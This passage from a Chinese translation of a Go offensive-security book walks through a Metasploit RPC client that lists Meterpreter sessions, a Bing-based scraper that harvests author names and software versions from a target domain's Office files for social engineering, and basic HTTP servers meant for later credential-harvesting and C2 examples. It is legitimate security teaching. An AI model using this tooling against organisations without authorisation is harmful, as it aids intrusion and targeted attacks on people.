`SessionListRes` 类型将结构体属性和响应体字段一对一对应。像上例中响应体，数据本质上是嵌套的 map。外层 map 是 session 详情的标识，内层 map 是 session 详情键/值对。不像请求体那样，响应体并不是构建成数组的结构，而是结构体的每个属性都使用描述符显式命名，并和 Metasploit 的数据映射。代码将 `session` 标识符作为结构体的属性。然而，标识符实际的数据是键值，这将以稍微不同的方式填充，因此使用 `omitempty` 描述符，以使数据具有可选性，以便不影响编码或解码。这种平级的数据就没必要使用嵌套 map 了。

## 获取有效Token

现在还有一件事情未解决。那就是获取发送请求需要的 `token`。为此，需要发送登录请求到 `auth.login()` 这个 API，如下所示：

```
["auth.login", "username", "password"]
```

使用初始化时在 Metasploit 加载 `msfrpc` 模块时的用户名和密码替换 `username` 和 `password`（也就是将其加入到环境变量中了）。假如认证成功的话，服务器响应如下，其含有为接下来请求所用的认证 token。

```
{ "result" => "success", "token" => "a1a1a1a1a1a1a1a1" }
```

认证失败的响应如下：

```
{
    "error" => true,
    "error_class" => "Msf::RPC::Exception",
    "error_message" => "Invalid User ID or Password"
}
```

另外，我们还创建通过注销来使token过期的功能。该请求需要方法名，认证的token，第三个为可选参数，因为此处第三个参数不是必需的，就先忽略了：

```
[ "auth.logout", "token", "logoutToken"]
```

成功的响应像下面这样：

```
{ "result" => "success" }
```

## 定义请求和响应方法

正如为 `session.list()` 方法的请求和响应构造的Go类型一样，也需要对 `auth.login()` 和 `auth.logout()` 进行相同的操作（见代码 3-14）。和之前一样，使用描述符强制将请求序列化为数组，并将响应处理为map。

```
type loginReq struct {
    _msgpack struct{} `msgpack:",asArray"`
    Method   string
    Username string
    Password string
}

type loginRes struct {
    Result      string `msgpack:"result"`
    Token       string `msgpack:"token"`
    Error       bool  `msgpack:"error"`
    ErrorClass  string `msgpack:"error_class"`
    ErrorMessage string `msgpack:"error_message"`
}

type logoutReq struct {
    _msgpack   struct{} `msgpack:",asArray"`
    Method     string
    Token      string
    LogoutToken string
}

type logoutRes struct {
    Result string `msgpack:"result"`
}
```

代码 3-14: 定义登录和登出 Metasploit 的类型 (<https://github.com/blackhat-go/bhg/ch-3/metasploit-minimal/rpc/msf.go/>)

值得注意的是，Go动态地序列化登录响应，只填充当前的字段，这意味着可以使用同一个结构格式来表示登录成功和失败。

## 创建配置结构体和RPC方法

代码3-15中，定义了相关类型并使用，创建必要的方法向Metasploit发送RPC命令。和Shodan的例子一样，可以定义能保存相关配置和认证信息的任意类型。这样，就不必直接反复传递 host , port 和认证 token 这些通用的数据。相反，定义成类型和该类型的方法使数据不公开使用。

```
type Metasploit struct {
    host  string
    user  string
    pass  string
    token string
}
func New(host, user, pass string) (*Metasploit, error) {
    msf := &Metasploit{
        host: host,
        user: user,
        pass: pass,
    }

    if err := msf.Login(); err != nil {
        return nil, err
    }

    return msf, nil
}
```

代码 3-15: 定义Metasploit 客户端 (<https://github.com/blackhat-go/bhg/ch-3/metasploit-minimal/rpc/msf.go/>)

现在有了结构体，为了方便起见，还有一个初始化并返回新实例的New()的函数。

## 执行远程调用

给 Metasploit 添加方法来执行远程调用。代码3-16中，为减少重复代码添加序列化，反序列化，HTTP通信逻辑的相关方法。这样就不必在每个RPC函数中添加重复的逻辑代码了。

```
func (msf *Metasploit) send(req interface{}, res interface{}) error {
    buf := new(bytes.Buffer)
    msgpack.NewEncoder(buf).Encode(req)
    dest := fmt.Sprintf("http://%s/api", msf.host)
    r, err := http.Post(dest, "binary/message-pack", buf)
    if err != nil {
        return err
    }
    defer r.Body.Close()

    if err := msgpack.NewDecoder(r.Body).Decode(&res); err != nil {
        return err
    }

    return nil
}
```

代码 3-16: 复用序列化和反序列化的普通 send() 方法 (<https://github.com/blackhat-go/bhg/ch-3/metasploit-minimal/rpc/msf.go/>)

`send()` 方法接收 `interface{}` 类型的请求和响应参数。使用 `interface{}` 可以将任意的请求结构体传递给函数，接下来序列化并发送给服务器。使用 `res interface{}` 读取解码后的HTTP响应体数据存储在内存中，而不是直接返回该响应体。

下一步使用 `msgpack` 包编码请求。该逻辑与其他标准的结构化数据类型相似：先使用 `NewEncoder()` 创建编码器，然后调用 `Encode()` 方法。这样请求结构体就会被编码到 `buf` 变量中。编码后，使用 `Metasploit` 接收器 `msf` 中的数据构建URL，显示地设置内容类型为 `binary/message-pack`，和设置包体为序列化后的数据。最后，解码响应体。如前所述，解码后的数据被写入到传入到方法中的响应接口的内存位置。这种灵活，可复用的方法不需要明确地知道请求和响应结构体类型就能编码和解码。

代码 3-17，是逻辑的精髓所在。

```
func (msf *Metasploit) Login() error {
    ctx := &loginReq{
        Method: "auth.login",
        Username: msf.user,
        Password: msf.pass,
    }
    var res loginRes
    if err := msf.send(ctx, &res); err != nil {
        return err
    }
    msf.token = res.Token
    return nil
}

func (msf *Metasploit) Logout() error {
    ctx := &logoutReq{
        Method: "auth.logout",
        Token: msf.token,
        LogoutToken: msf.token,
    }
    var res logoutRes
    if err := msf.send(ctx, &res); err != nil {
        return err
    }
    msf.token = ""
    return nil
}

func (msf *Metasploit) SessionList() (map[uint32]SessionListRes, error) {
    req := &sessionListReq{Method: "session.list", Token: msf.token}
    res := make(map[uint32]SessionListRes)
    if err := msf.send(req, &res); err != nil {
        return nil, err
    }

    for id, session := range res {
        session.ID = id
        res[id] = session
    }
    return res, nil
}
```

代码 3-17: Metasploit API 调用实现 (<https://github.com/blackhat-go/bhg/ch-3/metasploit-minimal/rpc/msf.go/>)

定义了三个方法 `Login()`，`Logout()`，和 `SessionList()`。每个方法使用相同的通用流程：创建并初始化请求结构体，创建响应结构体，调用辅助函数发送请求并接收解码后的响应体。`Login()` 和 `Logout()` 方法操作 `token` 属性。方法中逻辑上唯一显著的差异在 `SessionList()` 方法中，该方法中定义了 `map[uint32]SessionListRes` 类型的响应 `res`，然后再遍历 `res`，赋值结构体的 `ID` 属性，而后保存在 `map` 中。

`session.list()` 这个 RPC 函数需要有效的认证 `token`，也就是在调用 `SessionList()` 前就要登录成功。代码 3-18 使用 `Metasploit` 类型的 `msf` 来访问 `token`，此时还是无效的值——是个空字符串。由于这不是功能齐全的代码，只能在 `SessionList` 方法中显示调用 `Login()` 方法，但是对于实现另外的认证方法，必须检查存在有效的认证 `token`，且显示调用 `Login()`。这不是好的编码，因为花费大量的时间写重复的代码，这里只是作为引导。

作为引导已经实现了 `New()` 函数，因此要添加认证，新实现的函数如下（见代码 3-18）。

```
func New(host, user, pass string) (*Metasploit, error) {
    msf := &Metasploit{
        host: host,
        user: user,
        pass: pass,
    }

    if err := msf.Login(); err != nil {
        return nil, err
    }

    return msf, nil
}
```

代码 3-18：带有登录 Metasploit 的初始化客户端(<https://github.com/blackhat-go/bhg/ch-3/metasploit-minimal/rpc/msf.go/>)

修补后的代码带有错误返回。用来提醒认证可能会失败。同样地添加了显示调用 `Login()` 方法。只要使用 `New()` 实例化 `Metasploit` 对象，通过调用认证方法就能访问有效的认证 `token`。

## 创建实用程序

在本例的最后，最后一项工作是使用实现的新库创建实用的程序。将 3-19 中的代码添加到 `client/main.go` 中并允许，看看奇迹发生了。

```

package main

import (
    "fmt"
    "log"
    "os"

    "github.com/bhg/ch-3/metasploit-minimal/rpc"
)

func main() {
    host := os.Getenv("MSFHOST")
    pass := os.Getenv("MSFPASS")
    user := "msf"

    if host == "" || pass == "" {
        log.Fatalln("Missing required environment variable MSFHOST or MSFPASS")
    }

    msf, err := rpc.New(host, user, pass)
    if err != nil {
        log.Panicln(err)
    }
    defer msf.Logout()

    sessions, err := msf.SessionList()
    if err != nil {
        log.Panicln(err)
    }
    fmt.Println("Sessions:")
    for _, session := range sessions {
        fmt.Printf("%5d %s\n", session.ID, session.Info)
    }
}

```

Listing 3-19: 使用 msfrpc 包 (<https://github.com/blackhat-go/bhg/ch-3/metasploit-minimal/client/main.go/>)

首先，启动RPC和初始化Metasploit实例。记住，只是更新了这个函数来执行在初始化时认证。下一步，通过`defer`调用`Logout()`方法确保`main`退出时正确执行清理工作。然后调用`SessionList()`方法，再遍历响应体列出有效的Meterpreter session。

通常调用其他API需要很多代码，但幸运的是，现在工作量应该会大大减少，因为只需定义请求和响应类型并构建库方法来发出远程调用。下面是直接从我们的客户端工具生成的输出示例，显示了一个已建立的Meterpreter session：

```

$ go run main.go
Sessions:
  1 WIN-HOME\jsmith @ WIN-HOME

```

好了。已经成功的创建了库和客户端程序来与远程的Metasploit实例交互，并获取到了Meterpreter session。接下来，继续探索抓取搜索引擎的响应和解析文档元数据。

## 使用Bing抓取并解析文档元数据

正如我们在Shodan部分所强调的，在正确的上下文中查看相对无害的信息是至关重要的，这增加了成功攻击组织的可能性。像员工名字，电话，邮件和客户端软件版本这些信息通常是最受重视的，因为它们提供了具体或可操纵的信息，黑客可以直接利用或使用这些信息来设计更有效、更有针对性的攻击。FOCA推广的数据源之一就是文档元数据。

应用程序将任意信息保存在磁盘的文件中。有时候会含有地理坐标，应用版本，操作系统信息，用户名。更好的是，搜索引擎有高级查询过滤器，能检索系统内特定文件。本章剩余部分主要来构建 `scrapes` 工具——或者是官方称为 `indexes` ——Bing搜索的结果来检索目标组织的Microsoft Office文档，然后依次提取相关的元数据。

## 建立环境和规划

在深入讨论细节之前，我们将先陈述下目标。首先，只关注以 `xlsx`, `docx`, `pptx` 等为扩展名的Open XML文档。尽管的确含有合法的Office数据类型，但二进制格式使它们的复杂性呈指数级增长，增加代码复杂度，减少可读性。对PDF文件来说也是一样的。此外，开发的代码不会处理Bing分页，而是只解析搜索结果的开始页面。我们鼓励您将其构建到工作示例中，并探索Open XML之外的文件类型。

为什么只使用Bing搜索API来构建，而不是抓取HTML？因为已经学会了如何构建客户端来和结构化的API交互。有一些用于抓取HTML页面的用例，特别是在不存在API的情况下。顺便利用这个机会介绍一种提取数据的新方法，而不是重复已经学会的内容。将使用优秀的包，`goquery`，模仿 `jQuery` 的功能，`jQuery`是一个JavaScript库，直观的语法来遍历HTML文档并在其中选择数据。从安装 `goquery` 开始：

```
$ go get github.com/PuerkitoBio/goquery
```

幸运的是，这是完成开发所需的惟一需要的软件。使用标准的Go包就能和Open XML 文件交互。这些文件尽管后缀都属于ZIP归档文件，提取后都含有XML文件。元数据存储在归档文件 `docProps` 目录中的两个文件中：

```
$ unzip test.xlsx $ tree
--snip--
|--docProps
|   |--app.xml
|   |--core.xml
--snip-
```

`core.xml` 文件包含作者信息和修改细节。结构如下：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/me
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/
<dc:creator>Dan Kottmann</dc:creator>
<cp:lastModifiedBy>Dan Kottmann</cp:lastModifiedBy>
<dcterms:created xsi:type="dcterms:W3CDTF">2016-12-06T18:24:42Z</dcterms:creat
</cp:coreProperties>
```

`creator` 和 `lastModifiedBy` 元素是主要关系的。这些字段含有员工或用户名，可用在社交工程或猜密码活动中。`app.xml` 中有创建Open XML 文档的应用类型和版本的详细信息。结构如下：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/extendedProperties"
  xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes">
  <DocSecurity>0</DocSecurity>
  <ScaleCrop>false</ScaleCrop>
  <HeadingPairs>
    <vt:vector size="2" baseType="variant">
      <vt:variant>
        <vt:lpstr>Worksheets</vt:lpstr>
      </vt:variant>
      <vt:variant>
        <vt:i4>1</vt:i4>
      </vt:variant>
    </vt:vector>
  </HeadingPairs>
  <TitlesOfParts>
    <vt:vector size="1" baseType="lpstr"> <vt:lpstr>Sheet1</vt:lpstr>
  </vt:vector>
  </TitlesOfParts>
  <Company>ACME</Company>
  <LinksUpToDate>false</LinksUpToDate>
  <SharedDoc>false</SharedDoc>
</Properties>
```

主要关注的元素很少：`Application`，`Company`，和 `AppVersion`。版本本身和 Office 版本名称没有明显的联系，如Office 2013, Office 2016, 等。但是在该字段和更可读、更常见的替代之间确实存在逻辑映射。编写代码来维护这个映射。

## 定义元数据包

代码3-20，在新包 `metadata` 中定义和这些XML数据集一致的Go类型，代码在 `openxml.go` 文件中，即要解析的每个 XML 文件的一种类型。然后添加数据映射和便利函数，用于确定与 `AppVersion` 对应的可识别的Office版本。

```

type OfficeCoreProperty struct {
    XMLName      xml.Name `xml:"coreProperties"`
    Creator      string   `xml:"creator"`
    LastModifiedBy string   `xml:"lastModifiedBy"`
}

type OfficeAppProperty struct {
    XMLName      xml.Name `xml:"Properties"`
    Application string   `xml:"Application"`
    Company     string   `xml:"Company"`
    Version      string   `xml:"AppVersion"`
}

var OfficeVersions = map[string]string{
    "16": "2016",
    "15": "2013",
    "14": "2010",
    "12": "2007",
    "11": "2003",
}

func (a *OfficeAppProperty) GetMajorVersion() string {
    tokens := strings.Split(a.Version, ".")
    if len(tokens) < 2 {
        return "Unknown"
    }
    v, ok := OfficeVersions[tokens[0]]
    if !ok {
        return "Unknown"
    }
    return v
}

```

代码 3-20: 定义Open XML 类型和版本映射 (<https://github.com/blackhat-go/bhg/ch-3/bing-metadata/metadata/openxml.go>)

定义 `OfficeCoreProperty` 和 `OfficeAppProperty` 类型后，再定义 `map` 类型的 `OfficeVersions`，用于维护主版本号和可识别发布年份间的关系。为使用该 `map`，在 `OfficeAppProperty` 类型上定义了 `GetMajorVersion()` 方法。该方法分割 XML数据的 `AppVersion` 值来检索主版本号，然后使用该值在 `OfficeVersions` 检索出发布的年份。

## 将数据映射到结构体

现在已经构建了处理和检查关注的XML数据的逻辑和类型，是时候写代码来读取文件并将内容赋值给结构体了。为此，定义 `NewProperties()` 和 `process()` 函数，如代码 3-21。

```

func process(f *zip.File, prop interface{}) error {
    rc, err := f.Open()
    if err != nil {
        return err
    }
    defer rc.Close()
    if err := xml.NewDecoder(rc).Decode(&prop); err != nil {
        return err
    }
    return nil
}

func NewProperties(r *zip.Reader) (*OfficeCoreProperty, *OfficeAppProperty, error) {
    var coreProps OfficeCoreProperty
    var appProps OfficeAppProperty

    for _, f := range r.File {
        switch f.Name {
        case "docProps/core.xml":
            if err := process(f, &coreProps); err != nil {
                return nil, nil, err
            }
        case "docProps/app.xml":
            if err := process(f, &appProps); err != nil {
                return nil, nil, err
            }
        default:
            continue
        }
    }
    return &coreProps, &appProps, nil
}

```

代码 3-21: 处理开放的XML归档文件和嵌入的XML文档

(<https://github.com/blackhat-go/bhg/ch-3/bing-metadata/metadata/openxml.go/>)

NewProperties() 函数接收 `*zip.Render`，表示ZIP归档文档的 `io.Reader`。使用 `zip.Reader` 实例，遍历归档中的所有文件，检查文件名。如果文件名匹配两个属性文件名中的一个，则调用 `process()` 函数，实参为文件和希望解析成的任意结构类型——`OfficeCoreProperty` 或 `OfficeAppProperty`。

`process()` 接收两个参数： `*zip.File` 和 `interface{}`。和之前开发的Metasploit相似，这段代码也是用了通用的 `interface{}` 类型，这样能把文件内容赋值给任何任意的数据类型。这增加了代码重用，因为在 `process()` 函数中没有特定于类型的内容。函数中的代码读取文件内容，然后将XML数据解码到结构体中。

## 用Bing搜索和接收文件

现在已经有了打开、读取、解析和提取Office Open XML文档所需的所有代码，并且也了解用该文件能做什么。现在应该弄明白使用Bing如何搜索和检索文件。以下是你应该遵循的行动规划：1. 向Bing提交一个搜索请求，使用适当的过滤器来检索目标结果。2. 获取HTML响应，提取HREF (link)数据来获得文档的直接url。3. 直接向每个文档的URL提交HTTP请求。4. 解析响应体创建 `zip.Reader`。5. 将 `zip.Reader` 传递给已开发的提取元数据的代码。

以下各节按顺序讨论这些步骤。

业务的第一步是构建一个搜索查询模板。非常像Google, Bing包含高级查询参数用于在大量的变量中过滤搜索结果。大多数过滤器都是以 `filter_type: value` 格式提交的。无需解释所有的过滤类型，重点放在有助于实现目标的方面。下面列出了需要的三种类型。注意，也可以使用另外的过滤器，但是在撰写本文时，它们的行为有些不可预测。

- **site** 用于过滤特定域的结果
- **filetype** 用于根据资源文件类型筛选结果
- **instreamset** 用于过滤只包含某些文件扩展名的结果

从 `nytimes.com` 查询并保存为 `docx` 文件的示例查询如下：

```
site:nytimes.com && filetype:docx && instreamset:(url title):docx
```

提交查询后，在浏览器中查看结果的URL。类似于图3-1。后面可能会出现其他参数，但是对于本例来说是无关紧要的，所以可以忽略它们。

现在知道了URL和参数格式，可以查看HTML响应体，但是首先需要确定Document Object Model(DOM)文档链接的位置。可以通过直接查看源代码，或者限制猜想，只使用浏览器的开发者工具。下图是所需要的HREF的完整HTML元素的路径。像图3-1那样，使用元素检查器快速地选择连接来查看其完整的路径。




图3-1：浏览器开发者工具显示完整的元素路径

有了该路径信息，就能使用 `goquery` 系统地提取和HTML路径匹配的数据元素。闲话少说！代码3-22集成在一起了：检索，抓取，解析，提取。将代码保存到 `main.go` 中。

```

func handler(i int, s *goquery.Selection) {
    url, ok := s.Find("a").Attr("href")
    if !ok {
        return
    }

    fmt.Printf("%d: %s\n", i, url)
    res, err := http.Get(url)
    if err != nil {
        return
    }

    buf, err := ioutil.ReadAll(res.Body)
    if err != nil {
        return
    }
    defer res.Body.Close()

    r, err := zip.NewReader(bytes.NewReader(buf), int64(len(buf)))
    if err != nil {
        return
    }

    cp, ap, err := metadata.NewProperties(r)
    if err != nil {
        return
    }

    log.Printf(
        "%21s %s - %s %s\n",
        cp.Creator,
        cp.LastModifiedBy,
        ap.Application,
        ap.GetMajorVersion())
}

func main() {
    if len(os.Args) != 3 {
        log.Fatalln("Missing required argument. Usage: main.go <domain> <ext>")
    }
    domain := os.Args[1]
    filetype := os.Args[2]

    q := fmt.Sprintf(
        "site:%s && filetype:%s && instreamset:(url title):%s",
        domain,
        filetype,
        filetype)
    search := fmt.Sprintf("http://www.bing.com/search?q=%s", url.QueryEscape(q))
    doc, err := goquery.NewDocument(search)
    if err != nil {
        log.Panicln(err)
    }

    s := "html body div#b_content ol#b_results li.b_algo div.b_title h2"
    doc.Find(s).Each(handler)
}

```

代码 3-22: 抓取 Bing 结果并解析文档元数据 (<https://github.com/blackhat-go/bhg/ch-3/bing-metadata/client/main.go/>)

创建了两个函数。第一个 `handler()`，接受 `goquery.Selection` 实例（在本例中，使用锚HTML元素填充）然后查找并提取 `href` 属性。这个属性包含直接链接到使用Bing搜索返回的文档。然后代码使用该URL发送GET请求检索该文档。假设没有错误发生的话，就能读取响应体并创建 `zip.Reader`。回想下之前在 `metadata` 包中创建的 `NewProperties()` 函数，参数为 `zip.Reader`。现在有了合适的数据类型，传给该函数，其属性被文件中的数据填充，然后在屏幕上输出。

`main()` 函数启动并控制整个流程；通过命令行参数传递域名和文件类型。然后使用输入的数据构建了带有合适过滤条件的Bing查询。过滤字符串被编码并用于构建完整的Bing搜索URL。使用 `goquery.NewDocument()` 函数发送搜索查询，该函数使用HTTP GET请求并返回 `goquery` 易读的HTML响应文档。该文档能够使用 `goquery` 检索。最后，使用HTML元素选择器字符串来查找和迭代匹配的HTML元素，该字符串由浏览器开发者工具标识。对于每个匹配的元素，调用 `handler()` 函数。

运行代码产生的输出示例类似如下：

```
$ go run main.go nytimes.com docx
0: http://graphics8.nytimes.com/packages/pdf/2012NAIHSAnnualHIVReport041713.docx
1: http://www.nytimes.com/packages/pdf/business/Announcement.docx
2020/12/21 11:53:51 agouser agouser - Microsoft Office Outlook 2007
2: http://www.nytimes.com/packages/pdf/business/DOCXIndictment.docx
2020/12/21 11:53:51 AGO Gonder, Nanci - Microsoft Office Word 2007
3: http://www.nytimes.com/packages/pdf/business/BrownIndictment.docx
2020/12/21 11:53:51 AGO Gonder, Nanci - Microsoft Office Word 2007
4: http://graphics8.nytimes.com/packages/pdf/health/Introduction.docx
2020/12/21 11:53:51 Oberg, Amanda M Karen Barrow - Microsoft Macintosh Word 20
```

现在，可以针对特定的域名从所有Open XML文件中搜索并提取文档元数据。我鼓励您对这个示例进行扩展，能操纵多个Bing搜索结果的逻辑，处理除Open XML外的其他文件类型，提高代码能并发下载支持的文件。

## 总结

本章介绍了Go中的基本的HTTP概念，并用其创建和远程API交互的可用工具，及抓取任意的HTML数据。在下一章，通过创建服务器而非客户端来继续学习HTTP专题。

# 第4章：HTTP服务器、路由和中间件

## 摘要

如果您知道如何从零开始写HTTP服务器，就能够为社会工程，命令和控制（C2）传输，或者你自己的工具创建api和前端以及其他的内容创建自定义逻辑。幸运的是，Go有出色的标准包——`net/http`——构建HTTP服务；这是不仅仅是有效地写简单的服务所有需要的，以及复杂的、功能齐全的web应用程序所需要的。

除了标准包外，可以使用其他第三方包快速地开发和减少繁琐的程序，例如模式匹配。这些包有助于你使用路由，构建中间件，校验请求等。

本章中，首先探讨构建简单HTTP应用需要的技术。然后使用这些技术创建两个社会工程应用——凭证收集服务器和keylogging服务——和多路C2管道。

## HTTP服务的基础知识

本部分通过构建简单服务，路由，中间件来探讨`net/http`包和有用第三方包。本章最后会扩展这些基础知识完成更多邪恶的示例。

### 构建简单的服务

代码4-1是启动了处理单个路由的服务。服务器根据`name`获取含有用户名的URL参数，并用定制的问候响应。

```
package main

import (
    "fmt"
    "net/http"
)

func hello(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello %s\n", r.URL.Query().Get("name"))
}

func main() {
    http.HandleFunc("/hello", hello)
    http.ListenAndServe(":8000", nil)
}
```

代码 4-1: Hello World 服务 ([https://github.com/blackhat-go/bhg/ch-4/hello\\_world/main.go/](https://github.com/blackhat-go/bhg/ch-4/hello_world/main.go/))

该示例在`/hello`处公开资源，资源关联参数并将其值回传给客户端。`main()`函数内的`http.HandleFunc()`带有两个参数：一个是字符串，指示服务器寻找的URL路径模式，另一个是实际上处理请求的函数。如果愿意的话，可以使用匿名内联函数。本例中，使用的是早定义好的`hello()`函数。

`hello()` 函数处理请求，并返回给客户端一个 `hello` 消息。该函数本身需要两个参数。第一个是 `http.ResponseWriter`，用于给请求写入响应。第二个参数是 `http.Request` 指针，用于从收到的请求中读取信息。注意，在 `main()` 中没有调用 `hello()` 函数。仅仅告诉 HTTP 服务器对于 `/hello` 的任何请求都由 `hello()` 函数处理。

实际上，`http.HandleFunc()` 是做了什么呢？Go 文档中指出在 `DefaultServerMux` 上处理。`ServerMux` 是 `server multiplexer` 的缩写，只是个花哨的说法，底层代码能够处理多个请求模式和函数。使用协成处理，收到的每一个请求开启一个协成。导入 `net/http` 包就创建了 `ServerMux`，并附加在包的命名空间上，即 `DefaultServerMux`。

下行代码调用 `http.ListenAndServe()`，该函数采用一个字符串和一个 `http.Handler` 作为参数。使用第一个参数作为地址启动一个 HTTP 服务。在本例中是 `:8000`，也就是在所有接口中监听 8000 端口。对于第二个参数，即 `http.Handler`，传入的是 `nil`。结果是使用 `DefaultServerMux` 在底层处理。马上就实现自己的 `http.Handler`，然后出入。但目前仅使用默认的即可。也可以使用 `http.ListenAndServeTLS()`，如名字所描述那样，其使用 `HTTPS` 和 `TLS` 开启服务，但是需要另外的参数。

实现 `http.Handler` 接口需要单个方法：``ServeHTTP(http.ResponseWriter, *http.Request)``。这很棒，因为简化了自定义 HTTP 服务的创建。会发现很多第三方的实现，通过添加特色来扩展 `net/http` 功能，如中间件，认证，响应编码等等。

可以使用 `curl` 来测试服务：

```
$ curl -i http://localhost:8000/hello?name=alice
HTTP/1.1 200 OK
Date: Sun, 12 Jan 2020 01:18:26 GMT
Content-Length: 12
Content-Type: text/plain; charset=utf-8

Hello alice
```

太好了！所构建的服务器读取 URL 中的 `name` 参数并使用问候语回复。

## 构建简单的路由

接下来构建简单的路由，如代码 4-2 所示。演示了如何通过检查 URL 路径来动态处理收到的请求。取决于 URL 是否含有路径 `/a`, `/b`, 或 `/c`，打印出 `Executing /a`, `Executing /b`, 或 `Executing /c`。其他的打印 `404 Not Found`。

```

package main

import (
    "fmt"
    "net/http"
)

type router struct {
}

func (r *router) ServeHTTP(w http.ResponseWriter, req *http.Request) {
    switch req.URL.Path {
    case "/a":
        fmt.Fprint(w, "Executing /a")
    case "/b":
        fmt.Fprint(w, "Executing /b")
    case "/c":
        fmt.Fprint(w, "Executing /c")
    default:
        http.Error(w, "404 Not Found", 404)
    }
}

func main() {
    var r router
    http.ListenAndServe(":8000", &r)
}

```

代码 4-2: 简单的路由 ([https://github.com/blackhat-go/bhg/ch-4/simple\\_router/main.go/](https://github.com/blackhat-go/bhg/ch-4/simple_router/main.go/))

首先，定义了没有任何字段名为 `router` 的类型。用于实现 `http.Handler` 接口。为此，必须定义 `ServeHTTP()` 方法。该方法在请求的URL路径上使用一个 `switch` 语句，基于路径执行不同的逻辑。使用 `404 Not Found` 响应默认操作。

在 `main()` 中，创建了一个 `router` 实例，并将指针传给 `http.ListenAndServe()`。

在终端里执行下：

```

$ curl http://localhost:8000/a
Executing /a
$ curl http://localhost:8000/d
404 Not Found

```

如期运行；程序对URL含 `/a` 路径的返回 `Executing /a`，对不存在的路径返回 `404 Not Found` 响应。这是一个简单的例子。第三方路由会有更复杂的逻辑。但这应该能让你对它们的工作原理有一个基本的了解。

## 构建简单的中间件

现在来构建中间件，是一种执行所有传入的请求的包装，而不管目标函数是什么。代码4-3的例子中，将创建一个显示请求处理开始和结束时间的logger。

```

package main

import (
    "fmt"
    "log"
    "net/http"
    "time"
)

type logger struct {
    Inner http.Handler
}

func (l *logger) ServeHTTP(w http.ResponseWriter, req *http.Request) {
    log.Printf("start %s\n", time.Now().String())
    l.Inner.ServeHTTP(w, req)
    log.Printf("finish %s\n", time.Now().String())
}

func hello(w http.ResponseWriter, req *http.Request) {
    fmt.Fprint(w, "Hello\n")
}

func main() {
    f := http.HandlerFunc(hello)
    l := logger{Inner: f}
    http.ListenAndServe(":8000", &l)
}

```

代码 4-3: 简单的中间件 ([https://github.com/blackhat-go/bhg/ch-4/simple\\_middleware/main.go/](https://github.com/blackhat-go/bhg/ch-4/simple_middleware/main.go/))

实际上是对每个请求创建一个外部处理器，记录服务的一些信息，然后调用 `hello()` 函数。将日志逻辑到函数中。

如同简单的路由例子，定义了名为 `logger` 的新类型，但是这次带有一个 `Inner` 字段，其本身是 `http.Handler`。在 `ServeHTTP()` 定义中，使用 `log()` 输出请求的开始和结束时间，在这之间调用内部的 `ServeHTTP()` 方法。对于客户端，请求会在内部的处理器结束。`main()` 函数内，使用 `http.HandlerFunc()` 在函数外面创建了一个 `http.Handler`。创建 `logger`，给新创建的处理器设置 `Inner`。最后，使用 `logger` 的指针启动服务。

运行代码，然后发送请求就好输出两个本次请求开始和结束时间的信息：

```

$ go build -o simple_middleware
$ ./simple_middleware
2020/01/16 06:23:14 start
2020/01/16 06:23:14 finish

```

接下来的部分，深入研究中间件和路由，并使用我们喜欢的第三方包，其能创建更动态的路由和在链中执行中间件。我们还将讨论迁移到更复杂场景中的中间件的一些用例。

## 使用 gorilla/mux 包创建路由

如同代码4-2所示，通过路由将请求的路径匹配到函数。但是也可以用来将其他属性——HTTP方法或host头——与函数匹配。Go的生态中有几种第三方路由。这里介绍其中的一种：`gorilla/mux`。但就像其他事情一样，当遇到其他包时，我们鼓励通过研究来扩展知识。

`gorilla/mux` 是个成熟第三方包，支持简单和复杂模式的路由。包括正则表达式，模式匹配，方法匹配，和子路由，其他功能等。

通过几个简单的例子来看下如何使用该路由包。无需运行，因为很快就会在程序中使用它们，但是请随意尝试和试验。

使用 `gorilla/mux` 之前先安装：

```
$ go get github.com/gorilla/mux
```

现在可以开始了。使用 `mux.NewRouter()` 创建路由：

```
r := mux.NewRouter()
```

返回的类型实现了 `http.Handler`，但是也有其他相关的方法。经常用的一个是 `HandleFunc()`。举例，如果定义一个新路由处理对模式 `/foo` 的GET请求，你可以这样使用：

```
r.HandleFunc("/foo", func(w http.ResponseWriter, req *http.Request) {
    fmt.Fprint(w, "hi foo")
}).Methods("GET")
```

现在，因为调用了 `Methods()`，该路由只匹配GET请求。对其他类型的请求返回404响应。还可以继续链接其他的限定，像 `Host(string)`，匹配特定的host头。下面例子只匹配host头设置为 `www.foo.com` 的请求。

```
r.HandleFunc("/foo", func(w http.ResponseWriter, req *http.Request) {
    fmt.Fprint(w, "hi foo")
}).Methods("GET").Host("www.foo.com")
```

有时，在请求路径中匹配并传递参数是很有帮助的（例如，实现RESTful API时）。使用 `gorilla/mux` 非常简单，下例将打印出请求路径中 `/user/` 后面的内容：

```
